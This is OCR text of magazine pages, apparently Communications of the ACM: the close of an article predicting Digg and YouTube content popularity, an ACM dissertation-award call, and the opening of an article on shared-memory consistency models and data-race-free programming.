these constraints must be considered to achieve the minimum error possible allowed by the model.

Social Networking

Social networking features in Web 2.0 services are so ubiquitous it is almost mandatory for a site to offer them to its users. For example, Digg's approach to social networking is to make it possible for users to be fans of other users, after which they are able to see what stories their "idols" submit or digg. This is essentially a restricted form of collaborative filtering, but users themselves select the peers they wish to follow. A similar kind of social network is active in YouTube, though the feature that allowed users to follow the videos their friends were watching was nascent in 2008; however, they might have seen if friends recently uploaded videos. Due to the limited nature of social-networking options on YouTube in 2008, we focus on the network of Digg users. Together with content-popularity data, we also collected link information using the Digg API. Figure 6 shows a typical snapshot of the Digg social network in 2007, with about 260 users and 550 links, where a link represents whether a particular user is a fan of another user. Users who dugg a particular story are in red, with no apparent clustering among them. However, these users are relatively dense in the neighborhood of the small social graph in Figure 6, since the story attracted nearly 15,000 diggs altogether, considerably more than the average submission at the time.

It was known that the Digg social network plays an important role in making a story visible and popular when the submission is still in Digg's "upcoming" section, with new stories appearing at the top of the "upcoming" page on average every ninth second, as in Figure 2, with about 400 new submissions an hour in 2007. Though all new submissions are shown in the "upcoming" section, the list is updated so quickly that entries left the first page in about two minutes. The most effective way to discover new stories should thus be through the social network, where recent diggs of a user's idols are visible for more time on the user's personal page. To what extent then, do diggers pay attention to what their idols already dugg?

To see how Digg social networking functioned we took all submissions for which we had data for at least 12 hours after promotion and measured the fraction of diggers with at least one digger among their idols and who had already dugg the same story. In essence, this measurement is the probability that a new digg is made by users who may have seen the story through their social networks. We normalized the times of diggs with respect to the promotion time of the individual submissions, so for diggs made before promotion, time is measured backward. Results are outlined in Figure 7, where about 20% of diggers have an idol who dugg the same story before they did, when it was still in the "upcoming" phase. However, this figure drops considerably (to 7%) after promotion; most diggs are cast by users who could not have seen the submission in their social network before. This falloff in peer following supports the assumption that stories are found through the social network in the "upcoming" phase, but once they are promoted to the front page and exposed to a diverse audience for a longer time, the effect of the social network becomes negligible.

While users are about three times more likely to digg a submission their idols dugg in the "upcoming" phase than after it was promoted, the measurement only intuitively suggests that users pay attention to the activities of their peers. To determine whether diggers are truly influenced by their social peers, the null hypothesis for user

diggs would be a scenario in which users pick stories randomly, never being influenced by what their idols did before them. If the observed fractions substantially exceed the random expectation, we can safely say that users indeed pick the same submissions as their peers.

We were able to test whether users digg stories according to the random null hypothesis by randomly shuffling their activities. We simulated a scenario whereby users made their diggs at exactly the same times as they would in real time to mimic the sessions when they're logged onto Digg. However, we let the agents representing the users digg any story present in the system, rather than what users actually dugg. This approach ensured that the simulated agents picked a random story from among all the stories available to them. We maintained (important) the agents' social links and corresponding user links, so we could observe the presence or lack of a social-network effect. After the agents' selections were randomly made, we performed the same measurement as in Figure 7 to determine how agents might have been influenced by their idols to digg the same stories as their idols.

In Figure 7, the difference between the random model (green line) and the observed digging pattern (blue line) is obvious: Users digging stories in the "upcoming" phase were more than twice as likely to digg what their idols dugg than they would if there was no social network—the same as picking a story randomly. However, and most important, stories late in the "promoted" phase get diggs from users who do not watch their links at all; the random hypothesis delivers the same fractions as the real observations after about a day. However, right after promotion, users seem to do the opposite of their peers: The probability that a new digger is a fan of a previous digger of a story is significantly less than one would expect from random choice. The controversy in this result might be resolved if we consider that once a submission is promoted to the front page (shortly after time 0 in the figure), it gains tremendous visibility compared to the "upcoming" phase and is exposed to many casual Digg users. These users do not actively participate in discovering new submissions but browse the Digg main page to see what other users found interesting (making up the bulk of the user base), and, though they do not digg often, their compounded activity dominates the diggs a story gets at this stage. At the same time, they are unlikely to have an extended (or even any) social network. Consequently, the observed probability of peer influence is diminished.

The beneficial effect of a social network on content popularity is therefore confined to less active periods of the content's life cycle; that is, it matters

Figure 6. Representative example of a Digg-user social network. We randomly selected a user as origin and included every other user in the social graph with snowball sampling up to distance four from the user following breadth-first search. Diggers of a particular story are in red; non-diggers are in green.





Figure 7. Probability that a digger of a story is a fan of a digger who dugg the same story (blue line) as a function of the time of the digg. Time is relative to the promotion time of the story, with the average calculated over all diggs on all stories. The vertical red line marks time 0 (promotion time), and negative times refer to the "upcoming" phase. The green line is the same measurement but with diggs randomly shuffled.



only when its visibility is minuscule compared to its other stages, and the highest number of diggs accrues when the social-network effect is nonexistent. We therefore do not consider this feature (otherwise deemed important) a main contributor from a prediction point of view in terms of total popularity count.

Conclusion

In this article we have presented our method for predicting the long-term popularity of online content based on early measurements of user access. Using two very popular content-sharing portals—Digg and YouTube—we showed that by modeling the accrual of votes on and views of content offered by these services we are able to predict the dynamics of individual submissions from initial data. In Digg, measuring access to given stories during the first two hours after posting allowed us to forecast their popularity 30 days ahead with a remarkable relative error of 10%, while downloads of YouTube videos had to be followed for 10 days to achieve the same relative error. The differing time scales of the predictions are due to differences in how content is consumed on the two portals; Digg stories quickly become outdated, while YouTube videos are still found long after they are submitted to the portal. Predictions are therefore more accurate for submissions for which attention fades quickly, whereas predictions for content with a longer life cycle are prone to larger statistical error.

We performed experiments showing that once content is exposed to a wide audience, the social network provided by the service does not affect which users will tend to look at the content, and social networks are thus not effective promoting downloads on a large scale. However, they are important in the stages when content exposure is constrained to a small number of users.

On a technical level, a strong linear correlation exists between the logarithmically transformed popularity of content at early and later times, with the residual noise on this transformed scale being normally distributed. Based on our understanding of this correlation, we presented a model to be used to predict future popularity, comparing its performance to the data we collected.

In the presence of a large user base, predictions can be based on observed early time series, while semantic analysis of content is more useful when no early click-through information is available.

We thus based our predictions of future popularity only on values measurable at the time we did the study and did not consider the semantics of popularity and why some submissions become more popular than others; however, this semantics of popularity may be used to predict click-through rates in the absence of early-access data.[8] In the presence of a large user base, predictions can be based on observed early time series, while semantic analysis of content is more useful when no early click-through information is available.

However, we could not explore several related areas here. For example, it would be interesting to extend the analysis by focusing on different sections of the portals (such as how the YouTube "news & politics" section differs from the YouTube "entertainment" section). We would also like to learn whether it is possible to forecast a Digg submission's popularity when the diggs come from only a small number of users whose voting history is known, as it is for stories in Digg's "upcoming" section. C

References

1. Alexa Web Information Service; http://www.alexa.com
2. Cha, M., Kwak, H., Rodriguez, P., Ahn, Y.-Y., and Moon, S. I tube, you tube, everybody tubes: Analyzing the world's largest user-generated content video system. In *Proceedings of the Seventh ACM SIGCOMM Conference on Internet Measurement* (San Diego, Oct. 24–26). ACM Press, New York, 2007, 1–14.
3. Cheng, X., Dale, C., and Liu, J. Statistics and social network of YouTube videos. In *Proceedings of the 16th International Workshop on Quality of Service* (Enschede, The Netherlands, June 2–4, 2008), 229–238.
4. Digg API; http://digg.com/api/docs/overview
5. Feller. W. *An Introduction to Probability Theory and Its Applications, Vol. 1.* John Wiley & Sons, Inc., New York, 1968.
6. Gill, P., Arlitt, M., Li, Z., and Mahanti, A. YouTube traffic characterization: A view from the edge. In *Proceedings of the Seventh ACM SIGCOMM Conference on Internet Measurement* (San Diego, Oct. 24–26). ACM Press, New York, 2007, 15–28.
7. Lerman, K. Social information processing in news aggregation. *IEEE Internet Computing (Special Issue on Social Search) 11*, 6 (Nov. 2007), 16–28.
8. Richardson, M., Dominowska, E., and Ragno, R. Predicting clicks: Estimating the click-through rate for new ads. In *Proceedings of the 16th International Conference on the World Wide Web* (Banff, Alberta, Canada, May 8–12). ACM Press, New York, 2007, 521–530.
9. Wu, F. and Huberman, B.A. Novelty and collective attention. *Proceedings of the National Academy of Sciences 104*, 45 (Nov. 2007).
10. YouTube API; http://code.google.com/apis/youtube/overview.html

Gabor Szabo (gabors@hp.com) is a research scientist in the Social Computing Lab at Hewlett-Packard Labs, Palo Alto, CA.

Bernardo A. Huberman (bernardo.huberman@hp.com) is an HP Senior Fellow and Director of the Social Computing Lab at Hewlett-Packard Labs, Palo Alto, CA.

Call for Nominations

The ACM Doctoral Dissertation Competition

Rules of the Competition

ACM established the Doctoral Dissertation Award program to recognize and encourage superior research and writing by doctoral candidates in computer science and engineering. These awards are presented annually at the ACM Awards Banquet.

Submissions

Nominations are limited to one per university or college, from any country, unless more than 10 Ph.D.'s are granted in one year, in which case two may be nominated.

Deadline

Submissions must be received at ACM headquarters by **October 31, 2010** to qualify for consideration.

Eligibility

Each nominated dissertation must have been accepted by the department between October 2009 and September 2010. Only English language versions will be accepted. Please send a copy of the thesis in PDF format to emily.eng@acm.org.

Sponsorship

Each nomination shall be forwarded by the thesis advisor and must include the endorsement of the department head. A one-page summary of the significance of the dissertation written by the advisor must accompany the transmittal.

Publication Rights

Each nomination must be accompanied by an assignment to ACM by the author of exclusive publication rights. (Copyright reverts to author if not selected for publication.)

Publication

Winning dissertations will be published by Springer.

Selection Procedure

Dissertations will be reviewed for technical depth and significance of the research contribution, potential impact on theory and practice, and quality of presentation. A committee of five individuals serving staggered five-year terms performs an initial screening to generate a short list, followed by an in-depth evaluation to determine the winning dissertation.

The selection committee will select the winning dissertation in early 2011.

Award

The Doctoral Dissertation Award is accompanied by a prize of $20,000 and the Honorable Mention Award is accompanied by a prize of $10,000. Financial sponsorship of the award is provided by Google.

For Submission Procedure

See http://awards.acm.org/html/dda.cfm

Association for Computing Machinery

DOI:10.1145/1787234.1787255


Solving the memory model problem will require an ambitious and cross-disciplinary research direction.

BY SARITA V. ADVE AND HANS-J. BOEHM

Memory Models: A Case for Rethinking Parallel Languages and Hardware

ILLUSTRATION BY GWEN VANHEE

MOST PARALLEL PROGRAMS today are written using threads and shared variables. Although there is no consensus on parallel programming models, there are a number of reasons why threads remain popular. Threads were already widely supported by mainstream operating systems well before the dominance of multicore, largely because they are also useful for other purposes. Direct hardware support for shared-memory potentially provides a performance advantage; for example, by implicitly sharing read-mostly data without the space overhead of complete replication. The ability to pass memory references among threads makes it easier to share complex data structures. Finally, shared-memory makes it far easier to selectively parallelize application hot spots without complete redesign of data structures.



The memory model, or memory consistency model, is at the heart of the concurrency semantics of a shared-memory program or system. It defines the set of values that a read in a program is allowed to return, thereby defining the basic semantics of shared variables. It answers questions such as: Is there enough synchronization to ensure a thread's write will occur before another's read? Can two threads write to adjacent fields in a memory location at the same time? Must the final value of a location always be one of those written to it?

The memory model defines an interface between a program and any hardware or software that may transform that program (for example, the compiler, the virtual machine, or any dynamic optimizer). It is not possible to meaningfully reason about either a program (written in a high-level, byte code, assembly, or machine language) or any part of the language implementation (including hardware) without an unambiguous memory model.

A complex memory model makes parallel programs difficult to write, and parallel programming difficult to teach. An overly constraining one may limit hardware and compiler optimization, severely reducing performance. Since

it is an interface property, the memory model decision has a long-lasting impact, affecting portability and maintainability of programs. Thus, a hardware architecture committed to a strong memory model cannot later forsake it for a weaker model without breaking binary compatibility, and a new compiler release with a weaker memory model may require rewriting source code. Finally, memory-model-related decisions for a single component must consider implications for the rest of the system. A processor vendor cannot guarantee a strong hardware model if the memory system designer provides a weaker model; a strong hardware model is not very useful to programmers using languages and compilers that provide only a weak guarantee.

Nonetheless, the central role of the memory model has often been downplayed. This is partly because formally specifying a model that balances all desirable properties of programmability, performance, and portability has proven surprisingly complex. At the same time, informal, machine-specific descriptions proved mostly adequate in an era where parallel programming was the domain of experts and achieving the highest possible performance trumped programmability or portability arguments.

In the late 1980s and 1990s, the area received attention primarily in the hardware community, which explored many approaches, with little consensus.[2] Commercial hardware memory model descriptions varied greatly in precision, including cases of complete omission of the topic and some reflecting vendors' reluctance to make commitments with unclear future implications. Although the memory model affects the meaning of every load instruction in every multithreaded application, it is still sometimes relegated to the "systems programming" section of the architecture manual.

Part of the challenge for hardware architects was the lack of clear memory models at the programming language level. It was unclear what programmers expected hardware to do. Although hardware researchers proposed approaches to bridge this gap,[3] widespread adoption required consensus from the software community. Before 2000, there were a few programming environments that addressed the issue with relative clarity,[40] but the most widely used environments had unclear and questionable specifications.[9,32] Even when specifications were relatively clear, they were often violated to obtain sufficient performance,[9] tended to be misunderstood even by experts, and were difficult to teach.

» key insights

- **Memory models, which describe the semantics of shared variables, are crucial to both correct multithreaded applications and the entire underlying implementation stack. It is difficult to teach multithreaded programming without clarity on memory models.**
- **After much prior confusion, major programming languages are converging on a model that guarantees simple interleaving-based semantics for "data-race-free" programs and most hardware vendors have committed to support this model.**
- **This process has exposed fundamental shortcomings in our languages and a hardware-software mismatch. Semantics for programs that contain data races seem fundamentally difficult, but are necessary for concurrency safety and debuggability. We call upon software and hardware communities to develop languages and systems that *enforce* data-race-freedom, and co-designed hardware that exploits and supports such semantics.**

Since 2000, we have been involved in efforts to cleanly specify programming-language-level memory models, first for Java and then C++, with efforts now under way to adopt similar models for C and other languages. In the process, we had to address issues created by hardware that had evolved without the benefit of a clear programming model. This often made it difficult to reconcile the need for a simple and usable programming model with that for adequate performance on existing hardware.

Today, these languages and most hardware vendors have published (or plan to publish) compatible memory model specifications. Although this convergence is a dramatic improvement over the past, it has exposed fundamental shortcomings in our parallel languages and their interplay with hardware. After decades of research, it is still unacceptably difficult to describe what value a load can return without compromising modern safety guarantees or implementation methodologies. To us, this experience has made it clear that solving the memory model problem will require a significantly new and cross-disciplinary research direction for parallel computing languages, hardware, and environments as a whole.

This article discusses the path that led to the current convergence in memory models, the fundamental shortcomings it exposed, and the implications for future research. The central role of the memory model in parallel computing makes this article relevant to many computer science subdisciplines, including algorithms, applications, languages, compilers, formal methods, software engineering, virtual machines, runtime systems, and hardware. For practitioners and educators, we provide a succinct summary of the state of the art of this often-ignored and poorly understood topic. For researchers, we outline an ambitious, cross-disciplinary agenda toward resolving a fundamental problem in parallel computing today—what value can a shared variable have and how to implement it?

Sequential Consistency

A natural view of the execution of a multithreaded program operating on shared variables is as follows. Each step in the execution consists of choosing one of the threads to execute, and then performing the next step in that thread's execution (as dictated by the thread's program text, or *program order*). This process is repeated until the program as a whole terminates. Effectively, the execution can be viewed as taking all the steps executed by each thread, and interleaving them in some way. Whenever an object (that is, variable, field, or array element) is accessed, the last value stored to the object by this interleaved sequence is retrieved.

For example, consider Figure 1, which gives the core of Dekker's mutual exclusion algorithm. The program can be executed by interleaving the steps from the two threads in many ways. Formally, each of these interleavings is a total order over all the steps performed by all the threads, consistent with the program order of each thread. Each access to a shared variable "sees" the last prior value stored to that variable in the interleaving.

Figure 2 gives three possible executions that together illustrate all possible

final values of the non-shared variables r1 and r2. Although many other interleavings are also possible, it is not possible that both r1 and r2 are 0 at the end of an execution; any execution must start with the first statement of one of the two threads, and the variable assigned there will later be read as one.

Following Lamport,[26] an execution that can be understood as such an interleaving is referred to as *sequentially consistent*. Sequential consistency gives us the simplest possible meaning for shared variables, but suffers from several related flaws.

First, sequential consistency can be expensive to implement. For Figure 1, a compiler might, for example, reorder the two independent assignments in the red thread, since scheduling loads early tends to hide the load latency. In addition, modern processors almost always use a store buffer to avoid waiting for stores to complete, also effectively reordering instructions in each thread. Both the compiler and hardware optimization make an outcome of r1 == 0 and r2 == 0 possible, and hence may result in a non-sequentially consistent execution. Overall, reordering any pair of accesses, reading values from write buffers, register promotion, common subexpression elimination, redundant read elimination, and many other hardware and compiler optimizations commonly used in uniprocessors can potentially violate sequential consistency.[2]

There is some work on compiler analysis to determine when such transformations are unsafe (for example, Shasha and Snir[37]). Compilers, however, often have little information about sharing between threads, making it expensive to forego the optimizations, since we would have to forego them everywhere. There is also much work on speculatively performing these optimizations in hardware, with rollback on detection of an actual sequential consistency violation (for example, Ceze et al.[14] and Gharachorloo et al.[21]). However, these ideas are tied to specific implementation techniques (for example, aggressive speculation support), and vendors have generally been unwilling to commit to those for the long term (especially, given non-sequentially consistent compilers). Thus, most hardware and compilers today do not provide sequential consistency.

Second, while sequential consistency may seem to be the simplest model, it is not sufficiently simple and a much less useful programming model than commonly imagined. For example, it only makes sense to reason about interleaving steps if we know what those steps are. In this case, they are typically individual memory accesses, a very low-level notion. Consider two threads concurrently assigning values of 100,000 and 60,000 to the shared variable X on a machine that accesses memory 16 bits at a time. The final value of X in a "sequentially consistent" execution may be 125,536 if the assignment of 60,000 occurred between the bottom and top half of the assignment of 100,000. At a somewhat higher level, this implies the meaning of even simple library operations depends on the granularity at which the library carries out those operations.

More generally, programmers do not reason about correctness of parallel code in terms of interleavings of individual memory accesses, and sequential consistency does not prevent common sources of concurrency bugs arising from simultaneous access to the same shared data (for example, data races). Even with sequential consistency, such simultaneous accesses can remain dangerous, and should be avoided, or at least explicitly highlighted. Relying on sequential consistency without such highlighting both obscures the code, and greatly complicates the implementation's job.

Data-Race-Free

We can avoid both of the problems mentioned here by observing that:

- The problematic transformations (for example, reordering accesses to unrelated variables in Figure 1) never change the meaning of single-threaded programs, but do affect multithreaded programs (for example, by allowing both r1 and r2 to be 0 in Figure 1).
- These transformations are detectable only by code that allows two threads to access the same data simultaneously in conflicting ways; for example, one thread writes the data and another reads it.

Programming languages generally already provide *synchronization* mechanisms, such as locks, or possibly transactional memory, for limiting simultaneous access to variables by different threads. If we require that these be used correctly, and guarantee sequential consistency only if no undesirable concurrent accesses are present, we avoid the above issues.

We can make this more precise as follows. We assume the language allows distinguishing between synchronization and ordinary (non-synchronization or data) operations (see below). We say that two memory operations *conflict* if they access the same memory location (for example, variable or array element), and at least one is a write.

We say that a program (on a particular input) allows a *data race* if it has a sequentially consistent execution (that is, a program-ordered interleaving of operations of the individual threads) in which two conflicting ordinary operations execute "simultaneously." For our purposes, two operations execute "simultaneously" if they occur next to each other in the interleaving and correspond to different threads. Since these operations occur adjacently in the interleaving, we know that they could equally well have occurred in the opposite order; there are no intervening operations to enforce the order.

To ensure that two conflicting ordinary operations do not happen simultaneously, they must be ordered by intervening synchronization operations. For example, one thread must release a lock after accessing a shared variable, and

Figure 1. Core of Dekker's algorithm. Can r1 = r2 = 0?

Initially X=Y=0

Red Thread	Blue Thread
X = 1;	Y = 1;
r1 = Y;	r2 = X;

Figure 2. Some executions for Figure 1.

Execution 1	Execution 2	Execution 3
X = 1;	Y = 1;	X = 1;
r1 = Y;	r2 = X;	Y = 1;
Y = 1;	X = 1;	r1 = Y;
r2 = X;	r1 = Y;	r2 = X;
// r1 == 0	// r1 == 1	// r1 == 1
// r2 == 1	// r2 == 0	// r2 == 1

the other thread must acquire the lock before its access. Thus, it is also possible to define data races as conflicting accesses not ordered by synchronization, as is done in Java. These definitions are essentially equivalent.[1,12]

A program that does not allow a data race is said to be *data-race-free*. The data-race-free model guarantees sequential consistency only for data-race-free programs.[1,3] For programs that allow data races, the model does not provide any guarantees.

The restriction on data races is not onerous. In addition to locks for avoiding data races, modern programming languages generally also provide a mechanism, such as Java's `volatile` variables, for declaring that certain variables or fields are to be used for synchronization between threads. Conflicting accesses to such variables may occur simultaneously—since they are explicitly identified as *synchronization* (vs. ordinary), they do not create a data race.

To write Figure 1 correctly under data-race-free, we need simply identify the shared variables X and Y as synchronization variables. This would require the implementation to do whatever is necessary to ensure sequential consistency, in spite of those simultaneous accesses. It would also obligate the implementation to ensure that these synchronization accesses are performed indivisibly; if a 32-bit integer is used for synchronization purposes, it should not be visibly accessed as two 16-bit halves.

This "sequential consistency for data-race-free programs" approach alleviates the problems discussed with pure sequential consistency. Most important hardware and compiler optimizations continue to be allowed for ordinary accesses—care must be taken primarily at the explicitly identified (infrequent) synchronization accesses since these are the only ones through which such optimizations and granularity considerations affect program outcome. Further, synchronization-free sections of the code appear to execute atomically and the requirement to explicitly identify concurrent accesses makes it easier for humans and compilers to understand the code. (For more detail, see our technical report.[11])

Data-race-free does not give the implementation a blanket license to perform single-threaded program optimizations. In particular, optimizations that amount to copying a shared variable to itself; such as, introducing the assignment `x = x`, where `x` might not otherwise have been written, generally remain illegal. These are commonly performed in certain contexts,[9] but should not be.

Although data-race-free was formally proposed in 1990,[3] it did not see widespread adoption as a formal model in industry until recently. We next describe the evolution of industry models to a convergent path centered around data-race-free, the emergent shortcomings of data-race-free, and their implications for the future.

Industry Practice and Evolution

Hardware memory models. Most hardware supports relaxed models that are weaker than sequential consistency. These models take an implementation- or performance-centric view, where the desirable hardware optimizations drive the model specification.[1,2,20] Typical driving optimizations relax the program order requirement of sequential consistency. For example, Sparc's TSO guarantees that a thread's memory accesses will become visible to other threads in program order, except for the case of a write followed by a read. Such models additionally provide fence instructions to enable programmers to explicitly impose orderings that are otherwise not guaranteed; for example, TSO programmers may insert a fence between a thread's write and read to ensure the execution preserves that order.

Such a program-orderings + fences style of specification is simple, but many subtleties make it inadequate.[1,2] First, this style implies that a write is an atomic or indivisible operation that becomes visible to all threads at once. As Figure 3 illustrates, however, hardware may make writes visible to different threads at different times through write buffers and shared caches. Incorporating such optimizations increases the complexity of the memory model specification. Thus, the full TSO specification, which incorporates one of the simplest atomicity optimizations, is much more involved than the simple description here. PowerPC implements more aggressive forms of the optimization, with a specification that is complex and difficult to interpret even for experts. The x86 documentation from both AMD and Intel was ambiguous on this issue; recent updates now clarify the intent, but remain informal.

